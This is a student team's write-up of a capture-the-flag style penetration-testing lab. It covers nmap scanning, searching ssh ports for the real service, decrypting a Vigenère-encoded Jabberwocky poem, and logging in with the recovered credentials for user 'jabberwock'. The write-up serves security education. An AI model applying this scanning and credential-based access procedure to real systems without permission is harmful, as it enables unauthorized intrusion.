Pen Test 1
ROOM A
MALI PAPE


Members:


ID	Name	Role
1211102895	Muhammad Irfan Bin Mohd Nazri	Leader
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	Member
1211103634	Ho Tian Ming	Member
1211101035	Mohamad Zuhir Bin Mohamad Zailani	Member

1) Recon and Enumeration (Where you gather data)
Members Involved: Irfan, Azriy, Zuhir, Ming
Tools used: nmap, terminal, vigenere cipher decoder
Thought Process and Methodology and Attempts:

We scan the ip address and found the correct port and then we enter the secret to find the password. After found the password, we login and then found the flag.


First, we run nmap to scan for the open ports





It will take a long time to scan for all the open ports. Sometimes, we also failed to run it. So, we terminate the machine and run it again for several times. After the results are shown, there will be a range for the ports. The range will be 9000 to 13783.


Next, we run ssh to find the ports that have services.



```
┌──(kali㉿kali)-[~]
└─$ ssh -p 13348 10.10.193.159
The authenticity of host '[10.10.193.159]:13348 ([10.10.193.159]:13348)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:18: [hashed name]
    ~/.ssh/known_hosts:19: [hashed name]
    (28 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.193.159]:13348' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!
```


We had to run it several times to find the correct port. It will show lower or higher for the port. This is a comparison to find the correct port. Lower means the number of the correct port has to be larger than the current port. Higher means the number of the correct port has to be smaller than the current port.


When we find the correct port, it will automatically show a long encrypted poem.




There is a secret that we need to enter.


To know that is a poem, we can use google to find it by searching the clue given at the beginning of the encrypted poem which is Jabberwocky.






To decrypt the poem, we can google search for the vigenere solver to decrypt it. We use the vigenere solver that can decode the message without the need of key.





After we decrypt it, we can find the hidden secret.




After we got the secret, we enter it to find the password and the username of the user. The password is randomly generated so not every time we have the same password.


```
File  Actions  Edit  View  Help
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:SomebodyBreathlessWheneverHaddocks
Connection to 10.10.193.159 closed.

┌──(kali㉿kali)-[~]
└─$ ssh jabberwock@10.10.193.159
The authenticity of host '10.10.193.159 (10.10.193.159)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:35: [hashed name]
    ~/.ssh/known_hosts:38: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.159' (ED25519) to the list of known hosts.
jabberwock@10.10.193.159's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

After we got the password, we entered into ssh by typing ssh jabberwock@<ipaddress>.Then type yes, and enter the password.

